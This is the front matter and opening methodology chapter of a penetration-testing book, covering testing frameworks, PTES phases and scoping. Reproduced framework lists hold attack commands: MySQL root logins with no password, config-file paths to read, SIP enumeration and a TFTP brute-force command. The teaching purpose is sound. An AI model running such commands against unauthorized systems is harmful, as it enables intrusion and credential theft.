Advanced Penetration Testing for Highly-Secured Environments

Second Edition

Employ the most advanced pentesting techniques and tools to build highly-secured systems and environments

Lee Allen

Kevin Cardwell

Advanced Penetration Testing for Highly-Secured Environments

Second Edition

Employ the most advanced pentesting techniques and tools to build highly-secured systems and environments

Lee Allen

Kevin Cardwell

Advanced Penetration Testing for Highly-Secured Environments

Second Edition

Credits

About the Authors

Lee Allen is currently the vulnerability management program lead for one of the Fortune 500. Among many other responsibilities, he performs security assessments and penetration testing.

Lee is very passionate and driven about the subject of penetration testing and security research. His journey into the exciting world of security began back in the 80s, while visiting BBSs with his trusty Commodore 64 and a room carpeted with 5 ¼-inch floppy disks. Over the years, he has continued his attempts at remaining up to date with the latest and greatest in the security industry and the community. He has several industry certifications, including OSWP, and has been working in the IT industry for over 15 years. His hobbies include validating and reviewing proof-of-concept exploit code, programming, security research, attending security conferences, discussing technology, writing, and skiing.

He lives in Ohio with his wife, Kellie, and their 6 children, Heather, Kristina, Natalie, Mason, Alyssa, and Seth.

Kevin Cardwell currently works as a freelance consultant and provides consulting services for companies throughout the world, and as an advisor to numerous government entities in the USA, Middle East, Africa, Asia and the UK. He is an instructor, technical editor, and author for computer forensics and hacking courses. He is the author of the Center for Advanced Security and Training (CAST) Advanced Network Defense and Advanced Penetration Testing courses. He is a technical editor of the Learning Tree course, Penetration Testing Techniques and Computer Forensics. He has presented at the Black Hat USA, Hacker Halted, ISSA, and TakeDownCon conferences, as well as many others. He has chaired the cybercrime and cyber defense summit in Oman and was the executive chairman of the oil and gas cyber defense summit. He is the author of *Building Virtual Pentesting Labs for Advanced Penetration Testing* and *Backtrack – Testing Wireless Network Security*. He holds a BS in computer science from National University in California and an MS in software engineering from the Southern Methodist University (SMU) in Texas. He developed the strategy and training development plan for the first Government CERT in the country of Oman, which was recently rated as the top CERT in the Middle East. He serves as a professional training consultant to the Oman Information Technology Authority and developed the team to man the first Commercial Security Operations Center in Oman. He has worked extensively with banks and financial institutions throughout the Middle East, Europe, and the UK in the planning of a robust and secure architecture and implementing requirements to meet compliance. He currently provides consultancy to commercial companies, governments, federal agencies, major banks, and financial institutions throughout the globe. Some of his recent consulting projects include the Muscat Securities Market (MSM), Petroleum Development Oman, and the Central Bank of Oman. He designed and implemented the custom security baseline for the existing Oman Airport Management Company (OAMC) airports and the two new airports opening in 2016. He created custom security baselines for all of the Microsoft Operating Systems, Cisco devices, and other applications as well.

About the Reviewer

S Boominathan is a highly professional security expert with 4 plus years of experience in the field of information security, malware analysis, vulnerability assessment, and network and wireless pentesting. He is currently working with a bellwether of an Indian-based MNC company and is privileged to be doing so. He possesses certifications and knowledge in N+, CCNA, CCSA, CEHV8, CHFIV4, QCP (QualysGuard certified professional), and wireless pentesting expert.

www.PacktPub.com

eBooks, discount offers, and more

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.PacktPub.com` and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `customercare@packtpub.com` for more details.

At `www.PacktPub.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

`https://www2.packtpub.com/books/subscription/packtlib`

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can search, access, and read Packt's entire library of books.

Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

This book is dedicated to Loredana and her support during the many hours required for research. Without her support, this book would not have been possible.

Kevin Cardwell

Table of Contents

Preface

Defenses continue to improve and become more and more common, but this book will provide you with a number of proven techniques to defeat the latest defenses on networks. The methods and techniques contained will provide you with a powerful arsenal of best practices to increase your penetration testing success. Many of the chapters end with a challenge to the reader that is designed to enhance and perfect their penetration testing skills.

What this book covers

Chapter 1, *Penetration Testing Essentials*, discusses why an essential element of penetration testing is planning, and a key component of this is having a methodology that emulates and matches the threat that we are portraying.

Chapter 2, *Preparing a Test Environment*, deals with the test environment, compares a number of different platforms, and prepares the reader for the foundation of building an advanced range for testing.

Chapter 3, *Assessment Planning*, talks about the test environment and how to evaluate the different platforms for your environment. The process of documenting and recording your testing results is covered, as well as methods to automate the process.

Chapter 4, *Intelligence Gathering*, reviews some of the tools and focuses on how to use the information to ensure your penetration tests are efficient, focused, and effective.

Chapter 5, *Network Service Attacks*, discusses how to successfully penetrate a secured environment and how to analyze what you are facing. The enumeration data gathered will assist in determining target prioritization and how to choose which targets are ideal candidates for your initial attacks.

Chapter 6, *Exploitation*, reviews the basics of exploitation and then moves on to the more interesting techniques and methods that will let us understand the true security posture of the network environment we are testing. Additionally, you will see the challenges of writing exploits today in 64-bit architectures.

Chapter 7, *Web Application Attacks*, explores various methods of testing web applications using freely available tools such as your web browser, w3af, WebScarab, and others. Methods of bypassing web application firewalls and IDSs are discussed as well how to determine if your targets are being load balanced or filtered.

Chapter 8, *Exploitation Concepts*, investigates methods that assist us in testing the effectiveness of a corporation's security awareness training and client-side protection mechanisms. The research performed during the information gathering stages of your testing will finally be used to the fullest extent. Furthermore, we look at some of the techniques and tools used by security researchers and crafty attackers to bypass even those system controls that at first glance seem theoretically sound.

Chapter 9, *Post-Exploitation*, covers the methods of conducting post-exploitation once you have compromised a machine and established a foothold in the environment. The process of extracting credentials, gathering data, and scraping the environment once access is gained is covered in detail.

Chapter 10, *Stealth Techniques*, reviews the challenges of penetrating firewalled environments, and methods of evading detection and blocks from the different endpoint protection mechanisms that may encounter during your testing.

Chapter 11, *Data Gathering and Reporting*, introduces the usage of tools and techniques that can make documenting the testing progress less painful and report writing easier, which is an essential but often overlooked component of penetration testing.

Chapter 12, *Penetration Testing Challenge*, allows you to put some of the information that has been covered throughout the book to work and bring it into perspective. The chapter provides preparation specifications for the practice environment and presents a challenge to the reader to perform a penetration test of this fictional company.

What you need for this book

You can use a virtual software platform of your choice, but the examples throughout the book use VMware Workstation Professional, the Kali 2.0 Linux distribution, and a number of other prebuilt virtual machine images, such as the Kioptrix and OWASP distributions. The iso images for pfsense firewall, Ubuntu 8, 14.04, Debian 4.0, CentOS 5.0, FreeBSD, and Windows Server 2003.

Who this book is for

This book is for anyone who wants to improve their skills in penetration testing. As it follows a step-by-step approach, anyone from a novice to an experienced security tester can learn effective techniques to deal with highly secured environments.

Whether you are brand new or a seasoned expert, this book will provide you with the skills you need to successfully create, customize, and plan an advanced penetration test.

Conventions

In this book, you will find a number of text styles that distinguish between different kinds of information. Here are some examples of these styles and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "Aside from Oracle, another port of interest is the port `3306`."

A block of code is set as follows:

```
<title><%= title %></title>
<h1>You can change this template to suit your needs.</h1>
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
80/tcp open  http    Apache httpd/2.4.7 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html)
TRACEROUTE
HOP RTT      ADDRESS
```

Any command-line input or output is written as follows:

```
$ sudo -i
# apt-get update
# apt-get upgrade
```

New terms and **important words** are shown in bold. Words that you see on the screen, for example, in menus or dialog boxes, appear in the text like this: "Once you verified your settings, click on **Apply | OK**."

Warnings or important notes appear in a box like this.

Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of.

To send us general feedback, simply e-mail `feedback@packtpub.com`, and mention the book's title in the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the color images of this book

We also provide you with a PDF file that has color images of the screenshots/diagrams used in this book. The color images will help you better understand the changes in the output. You can download this file from `https://www.packtpub.com/sites/default/files/downloads/ AdvancedPenetrationTestingforHighlySecuredEnvironmentsSecondEdition_ ColoredImages.pdf`.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/submit-errata`, selecting your book, clicking on the **Errata Submission Form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title.

To view the previously submitted errata, go to `https://www.packtpub.com/books/content/support` and enter the name of the book in the search field. The required information will appear under the **Errata** section.

Piracy

Piracy of copyrighted material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

If you have a problem with any aspect of this book, you can contact us at `questions@packtpub.com`, and we will do our best to address the problem.

1
Penetration Testing Essentials

In this chapter, we will discuss why an essential element of penetration testing is planning, and a key component of this is having a methodology that emulates and matches the threat that we are portraying. We will discuss the following:

- The need for a methodology approach
- Examples of different methodologies available
- How to establish the testing methodology

If you have been performing penetration testing for some time and are very familiar with the methodology and concept of professional security testing, you can skip this chapter, or just skim it; however, you may learn something new or at least a different approach to how you approach penetration testing.

Methodology defined

What exactly is a methodology? This is a term that we use often in the Information Technology (IT) world, but what exactly does it mean? As you might expect, there are a number of different interpretations of this term that usually is dependent on whom you ask. If we use the search capability of the Internet, we can possibly get a better idea of what the term means. From the Wikipedia website, at `https://en.wikipedia.org/wiki/Methodology`, we see that the term is defined as a *systematic, theoretical analysis of the methods applied to a field of study*. This definition is a bit too vague for our purposes, so we will look at another source. The site at `http://www.wisegeek.com` defines the term as "a set of practices." This term may be used to refer to practices, which are widely used across an industry or scientific discipline, the techniques used in a particular research study, or the techniques used to accomplish a particular project."

This definition is closer to what we are looking for, but as with most definition sources, we will use their information as guidance and define the term in our own words. For the concept of this book, we look at a methodology as a "systematic approach to professional security testing that follows a structured process based on the motives of a potential attacker when targeting an organization."

Example methodologies

In this section, we will take a look at a number of the testing methodologies that exist for us to use. This is by no means an exhaustive list, and you are encouraged to research the different references with respect to a methodology that exists. Additionally, we will not explore the methodologies in detail; for more, refer to the links that are listed with reference to each approach. The first methodology we will look at is the penetration testing framework.

Penetration testing framework

Before we discuss the framework, we will look at the Pre-site Inspection Checklist that is contained at the site that hosts the framework; this assessment consists of the following main steps:

- **Introduction**: The essential element of this is the authority to work on the project. Remember, there is only one thing that separates the malicious hacker from the ethical one, and that is the written authorization the ethical hacker receives prior to doing any testing. Another component of this is the organization's testing background.

- **Accreditation status**: This is where we list the status as to what type of test it is. That is, a pre-test, interim test, or a full test.

- **Scope of the test**: The objective of this section is to determine what type of test you are actually doing, and it is broken into several different areas such as the stage of the lifecycle and test type. The stage we want to review is the test type. This is because this is the main component that we need when it comes to building our penetration testing methodology. This stage is broken down into the following categories:

    - **Compliance test**: There are a number of standards that are out there in the industry, and there are many of them that require some form of penetration testing. Your engagements might include verifying that a client is within the requirements of a selected standard. There are many different standards out there, and it is beyond the scope of the book to cover them. You are encouraged to research the different standards available and become familiar with them, in case it is a part of a future test.

- ° **Vulnerability assessment**: According to the pre-inspection recommendation, when we refer to vulnerability assessment, we are looking for the flaws or weaknesses of a system, and we can further categorize this process as what type of credentials will be provided as part of the test.

- ° **Penetration testing**: This is defined in the standard as a process when the state of the system, and/or network security, is likely subjected to an attack. Within this section, the standard defines the type of test, whether it is black (limited or not provided information from the target), grey (where the client provides with some specific information), and white (where the testing team is provided with as much information as possible). This is also where you work with the client to ensure that the scope of work is understood, since you have complete details of the client architecture.

An example of the web page for the framework is shown in the following image:

The framework starts with the identification of the network footprint to gather as much information as possible for the selected network. As with most methodologies, the step is broken down into two types, **active** and **passive**. The framework defines the active part of the reconnaissance as being intrusive and involves attempting zone transfers and other types of activity that will be detected and/or blocked by the **Intrusion Detection System** (**IDS**) and **Intrusion Prevention System** (**IPS**), respectively. Additionally, passive refers to the nonintrusive approach of testing. The framework lists a number of sites to assist with gathering the information. Many of these are covered by others, so we will not focus on them here; however, we will look at one site that combines a number of different tools: the `http://www.centralops.net` website. An example of this is shown in the following image:

As the image shows, there are a number of tools at the site, and you are encouraged to research them and identify the ones that you want to use as part of your professional security testing work. Two of the tools that you might want to take a look at are **Domain Dossier** and **Email Dossier**. Both of these tools will allow you to glean some important information about a domain and also an e-mail address. The following image is a cropped example of **Email Dossier**:

As with any of the sites within this chapter and throughout the book, there are a number of examples for you as the reader to explore and make decisions on your own as to which ones you want to use or not use. The important thing is to have a plan and practice it. This is so that, when you do go against targets, you have practiced it and examined how the different tools work and can recognize patterns when you are performing your testing; when you reach a point where there is something you do not recognize, take a break and think about it, and try harder to get past it. This is all the process of testing.

Another item that is useful in the framework is the examples for input validation. If you try and follow the link provided, it will result in a 404 error; but the examples that are in this section, are very good to follow and get information from. A brief example of this is shown in the following image:

This is just one example of many of the references and usage examples that are contained within the framework. Another area of interest is the section on how to create your own bash connect-back shells from machines; these are provided by the team at Neohapsis and GNUCITIZEN, and there usually is good information on these sites, so you might want to visit them at `http://www.neohapsis.com` and `http://www.gnucitizen.org`, respectively.

Another section of interest is on application/server tools, and there are a number of tools you might want to explore, specifically the tools that are related to Joomla, an open source content management system; this is because this has become such a popular application you are almost sure to encounter it. A tool from the list that is also in the Kali Linux distribution is joomscan. This tool is no longer actively deployed, but still offers lots of benefits for a tester. An example of information about the tool from the Kali website is shown in the following image:

One of the best parts of the framework is the breakdown of tools based on the discovered port. This helps when you build your custom methodology; consequently, you want to build your lab environment, practice the discovered tools, and build your own library of tools and steps for the ones that work and do not work. The challenge with any of these tool listings is finding the ones that are still active and available. Once you have done that, then you want to narrow the list down to the ones that work for you, and then become proficient with the tool. This is why we build lab ranges and practice the skills over and over before we ever do any testing.

An example from the framework for a discovered port 1521 (Oracle) is shown in the following image. As a reminder, some or maybe all of the tools might not exist, or might have changed since the writing of this book, so keep that in mind when you look at the tools from the list. Even one good tool for Oracle makes it worth performing the research. There are a lot of Oracle databases out there and it is good to know how to test them.

Aside from Oracle, another port of interest is the port 3306 (MySQL). Since there continues to be a large movement to the cloud, many solutions don't use commercial software versions, because of the cost involved or because they prefer the control you can have in a Linux or open source application. Since this is the case, it has become more common for the attackers to start looking at the open source systems and applications more. This has been confirmed with the latest attacks as of this writing against OpenSSL. An example of the recommended techniques when the port is discovered open is shown in the following image:

```
MySQL port 3306 open
  ⊟ Enumeration
        ▪ nmap -A -n -p3306 <IP Address>
        ▪ nmap -A -n -PN --script:ALL -p3306 <IP Address>
        ▪ telnet IP_Address 3306
        ▪ use test; select * from test;
        ▪ To check for other DB's -- show databases
  ⊟ Administration
        ▪ MySQL Network Scanner ☑
        ▪ MySQL GUI Tools ☑
        ▪ mysqlshow
        ▪ mysqlbinlog
  ⊟ Manual Checks
        ⊟ Default usernames and passwords
              ▪ username: root password:
        ⊟ testing
              ▪ mysql -h <Hostname> -u root
              ▪ mysql -h <Hostname> -u root
              ▪ mysql -h <Hostname> -u root@localhost
              ▪ mysql -h <Hostname>
              ▪ mysql -h <Hostname> -u ""@localhost
        ⊟ Configuration Files
              ⊟ Operating System
                    ⊟ windows
                          ▪ config.ini
                          ⊟ my.ini
                                ▪ windows\my.ini
                                ▪ winnt\my.ini
                          ▪ <InstDir>/mysql/data/
                    ⊟ unix
                          ⊟ my.cnf
```

As we mentioned previously, you are encouraged to explore these techniques and build your own custom methodology. There is no perfect solution, so you will have to come up with the best one you can to meet the needs of the test that you are performing. An example of this would be for you to take all of the tools you work with and test them and make some form of a chart. A common technique is a decision flow chart that identifies whether authentication is required or not. Then, if it is an external test, the authentication more than likely will not be provided from the client or the requesting entity so that the tool would only be used if you have some form of credentials for it. It is possible that you have obtained these credentials from other means, but for the most part, an external test would not have credentials associated with it, so you would not use that tool or the command switch of the tool that requires credentials as part of your test. However, if the test is internal and you will have credentials as part of the scope of work, then you would use that tool or switch as part of your testing. This is the challenge we all face as testers; we have to identify where and when to apply the tool within the methodology. Furthermore, we have to know what the tools do when we use them and how to use the tool properly. Since such a wide variety of these methods are available to us, we have to carry out our research and select the components that work well for us.

The last thing we will cover from the framework before moving on is the section on port 5060 (**Session Initiation Protocol**). Since there are so many **Voice Over IP** (**VOIP**) configurations across the enterprise, there is a good chance you will encounter SIP in your testing. An example from the framework of this is shown in the following image:

```
SIP Port 5060 open
  ⊟ ❶ SIP Enumeration
      ⊟ netcat ☒
          ▪ nc IP_Address Port
      ⊟ sipflanker ☒
          ▪ python sipflanker.py 192.168.1-254
      ▪ Sipscan ☒
      ⊟ smap
          ▪ smap IP_Address/Subnet_Mask
          ▪ smap -o IP_Address/Subnet_Mask
          ▪ smap -l IP_Address
  ⊟ ❷ SIP Packet Crafting etc.
      ⊟ sipsak ☒
          ▪ Tracing paths: - sipsak -T -s sip:usernaem@domain
          ▪ Options request:- sipsak -vv -s sip:username@domain
          ▪ Query registered bindings:- sipsak -I -C empty -a password -s sip:username@domain
      ▪ siprogue ☒
  ⊟ ❸ SIP Vulnerability Scanning/ Brute Force
      ⊟ tftp bruteforcer ☒
          ▪ Default dictionary file ☒
          ▪ ./tftpbrute.pl IP_Address Dictionary_file Maximum_Processes
      ▪ VoIPaudit ☒
      ▪ SiVuS ☒
  ⊟ ❹ Examine Configuration Files
      ▪ SIPDefault.cnf
      ▪ asterisk.conf
      ▪ sip.conf
      ▪ phone.conf
      ▪ sip_notify.conf
      ▪ <Ethernet address>.cfg
```

As we indicated, there are a number of things that we can use as references for our testing and to establish our process and methodology. From here, you are encouraged to research the framework on your own and build your listing of what tool does what for each of the protocols that you may encounter. We will now move on to another standard for penetration testing.

Penetration Testing Execution Standard

Penetration Testing Execution Standard (**PTES**) provides technical procedures that can be used in a penetration test. The standard consists of seven main sections, and these are as follows:

- Pre-engagement interactions
- Intelligence gathering
- Threat modeling
- Vulnerability analysis
- Exploitation
- Post-exploitation
- Reporting

The standard does not provide the technical guidance to execute a penetration test, but there is a technical guide that can be used to provide this type of information to those who want it. This reference can be found at `http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines`. This supplement provides examples of the methods to use to carry out each step of the methodology; when you combine it with the standard, it provides a comprehensive plan for penetration testing. The brief explanation that is found at the website is shown in the following image:

This section is designed to be the PTES technical guidelines that help define certain procedures to follow during a penetration test. Something to be aware of is that these are only baseline methods that have been used in the industry. They will need to be continuously updated and changed upon by the community as well as within your own standard. Guidelines are just that, something to drive you in a direction and help during certain scenarios, but not an all encompassing set of instructions on how to perform a penetration test. Think outside of the box.

Pre-engagement interactions

Within the standard, there are a number of important items for when you are planning a penetration test. We will not discuss each and every one since you can get this information by reading the standard; we will, however, look at some of the more essential items. The first item that we want to look at is the scope, this is something that is very important before a test can begin, and often it is not planned as well as it should be. From experience, it is very easy to not properly identify the scope and as such spend much more time than what you expected to on a test. This is speaking from experience, and while some scope "creep" is expected, it is imperative that when planning a test you try to get the scope as close to correct as possible. As mentioned in the standard, it is a key fact that the testing group can and often does underestimate the work, especially in black box testing when the size of the organization is not well known; consequently, not charging the correct amount is something that often does happen. Although it may be part of human nature to do less than a complete job when this happens, a professional tester will provide the same level of service regardless of the cost. The essential component of this is the fact that, as a professional, when we agree to an amount for a contract, we should abide by it. This does not mean that, when a client gives us information that is not adequate, and requires more time than estimated, we ignore it. In these situations, it is imperative that the team requests a meeting, resolve the conflict, and come to a mutual agreement as to a potential contract modification that revises the original agreement. This will benefit both parties in the end. There is a good set of example questions within this section of the document that can assist in determining the scope, and it is worth reviewing.

Intelligence gathering

The standard takes the approach of using and defining levels when it comes to categorizing the types of intelligence gathering. They state that this is done in three categories and provides a means to clarify the expected output with respect to the typically encountered constraints of time, effort, and access. The levels are as follows:

- Level 1 – compliance-driven
- Level 2 – best practice
- Level 3 – state sponsored

The exact details of the levels are beyond the scope of the book and readily available from the website. We will discuss one more component of this: exactly what intelligence gathering is as defined in the standard. It is based on the well know concept of **Open-Source Intelligence** (**OSINT**). We use this to explore potential entry points to an organization. It is important to note that the entry points can be physical, electronic, and human with respect to social engineering.

OSINT is further divided into three forms within the standard, these forms are as follows:

- **Passive**: This is only required when there is a requirement to avoid detection. This is not normally part of professional security testing; furthermore, this takes a lot of time and effort to incorporate.
- **Semi-passive**: This is defined as using profiling that looks or at least attempts to look like normal Internet traffic; consequently, this can be anything that is conducted against most public records.
- **Active**: This is the form that involves interacting with the target directly; moreover, it is the process of sending probes into the target environment, and this is often scanning or directory brute-forcing against web servers.

We will conclude this section here; as with the other methodologies, you are encouraged to explore these further.

Threat modeling

Threat identification is extremely important in a penetration test. This is because a more structured and sophisticated threat will require a significant amount of time to emulate. In most cases, this level of threat is not selected when testing, and the simple fact of this is it is too time-consuming. A reason for this is the fact that you have as part of this threat the requirement to reverse-engineer binaries and look for weaknesses there. For those of you reading this who are not aware, this is a time-consuming process and very rarely asked for in most tests.

Part of this is planning for the "what if" scenario that surrounds the loss of any assets that are identified as part of the modeling process. This value is defined as the asset's net value, its intrinsic value, and other directly incurred costs associated with an event that causes a loss to the business. When you are testing a financial corporation, their critical assets will be different than those of a defense contractor. As a tester, we want to know what it is that the customer is most concerned with having compromised. The standard goes on to define high-level threat modeling process, and this consists of the following:

- Gather relevant documentation
- Identify and categorize primary and secondary assets
- Identify and categorize threats and communities
- Map threat communities against primary and secondary assets

The standard also states there are a number of tools that are available to assist in this process. As before, the reader is encouraged to explore the different tools that are available outside of the book.

Vulnerability analysis

The standard explains that vulnerability testing is the process of looking for flaws in the targets we are testing. This is one of the challenges in testing, and that is the depth we are going to test. The decision for this should be based on the requirements of the scope of work. As stated in the standard, this process is highly dependent, not only by the scope, but also on the type of component being tested. Having said this, the standard correctly goes on to discuss the key principles that are part of vulnerability analysis. The standard breaks the vulnerability analysis into two high-level categories, and they are as follows:

- **Active**: This is the process that involves direct interaction with the tested component as we test for vulnerabilities.
- **Passive**: This is explained in the standard as the process of looking at the metadata or the data that is describing the object rather than the object itself.
- **Validation**: It is this component that involves correlation of a number of tools that you use in testing. Styles of this consist of using the vulnerability ID/**Common Vulnerability Exposure** (**CVE**) or **Open Source Vulnerability Database** (**OSVDB**) as well as any vendor numbers that might reference the vulnerability.
- **Research**: This is the practice of using the resources that we have available from the vulnerability databases as well as exploit databases.

Within the standard, each of these areas is explained in great detail, and the information there is very beneficial as you build your plan and testing methodology. One of the challenges with these references is determining what is viable for validation and exploitation. One of the key components of this is to research a number of different types of resources and select one or two and frequent them often. This is another section of the standard that you are recommended to review; however, one important thing remains before we move on, and that is the reality of vulnerability scanning while penetration testing. First, we have to consider if we are on a flat network or have a filtering device to pass through to get to the target of interest. The other thing we must consider is the fact that vulnerability scanners are somewhat limited with respect to determining client side vulnerabilities without credentials. A part of the scope of work should be a discussion on the preferred method for the vulnerability scanner; furthermore, whether there will be testing with or without credentials.

